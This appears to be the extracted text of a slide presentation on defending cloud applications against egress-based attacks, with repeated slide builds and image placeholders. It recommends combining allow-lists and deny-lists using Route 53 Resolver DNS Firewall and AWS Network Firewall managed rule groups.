
Software supply chain?




























Credentials loss


- Cloud
- DB
- SSH
- "Pass the hash"

Data loss


Privilege escalation














Anatomy of an exploit summary

- Multiple opportunities to block and prevent full unauthorized access
 - Initial download attempt from benign file (technique 1)
 - Malicious file's activity (technique 2)
 - Often easy to spot, very different from normal application behavior





Don't over index on any single security control



Spread limited engineering time across multiple controls





Guiding principles

Don't let perfect get in the way of progress



- Don't let perfect get in the way of progress
- Get quick wins ASAP



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- Deny-List OR Allow-List is a false choice they complement each other



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- A generous Allow-List (deny everything else) reduces more risk surface than only a Deny-List



- Don't let perfect get in the way of progress
- Get quick wins ASAP
- Deny-List OR Allow-List is a false choice they complement each other
- A generous Allow-List (deny everything else) reduces more risk surface than only a Deny-List
 - Assuming you're using managed rule sets



Quick wins:

Route 53 Resolver DNS Firewall




Quick wins:

- Route 53 Resolver DNS Firewall
 - AWS managed domain lists



AWS managed domain lists





AWS managed domain lists

Available AWS Managed Domain Lists

This section describes the Managed Domain Lists that are currently available. When you're in a Region where these lists are supported, you see them on the console when you manage domain lists and when you specify the domain list for a rule. In the logs, the domain list is logged within the firewall_domain_list_id field.

AWS provides the following Managed Domain Lists, in the Regions they are available, for all users of Route 53 Resolver DNS Firewall.

- AWSManagedDomainsMalwareDomainList -- Domains associated with sending malware, hosting malware, or distributing malware.
- AWSManagedDomainsBotnetCommandandControl Domains associated with controlling networks of computers that are infected with spamming malware.
- AWSManagedAggregateThreatList Domains associated with multiple DNS threat categories including malware, ransomware, botnet, spyware, and DNS tunneling to help block multiple types of threats.
- AWSManagedDomainsAmazonGuardDutyThreatList Domains associated with DNS security threats, such as malware, command and control, or cryptocurrency related activity, sourced from Amazon GuardDuty.

AWS Managed Domain Lists cannot be downloaded or browsed. To protect intellectual property, you can't view or edit the individual domain specifications within an AWS Managed Domain Lists. This restriction also helps to prevent malicious users from designing threats that specifically circumvent published lists.

https://docs.aws.amazon.com/Route53/latest/DeveloperGuide/resolver-dns-firewall-managed-domain-lists.html




Quick wins:


- Route 53 Resolver DNS Firewall
 - AWS managed domain lists
 - Custom domain lists



Custom domain lists???




Custom domain lists






Custom domain lists





Custom domain lists





Quick wins:

- Route 53 Resolver DNS Firewall
 - AWS managed domain lists
 - Custom domain lists
- Network Firewall




Quick wins:


- Route 53 Resolver DNS Firewall
 - AWS managed domain lists
 - Custom domain lists
- Network Firewall
 - AWS managed rule groups




AWS managed rule groups



AWS managed rule groups




AWS managed rule groups





AWS managed

rule groups





What didn't work well for us



Spectrum of application behavior

Unlike users, cloud apps are fairly predictable

This means Allow-List is feasible

BUT only if it's not too narrow



Spectrum of application behavior

Known legitimate egress behaviors



Well-known high-risk behaviors



Well-known high-risk behaviors





Deny-List



Well-known high-risk behaviors

OR






Deny-List



Well-known high-risk behaviors








Deny-List



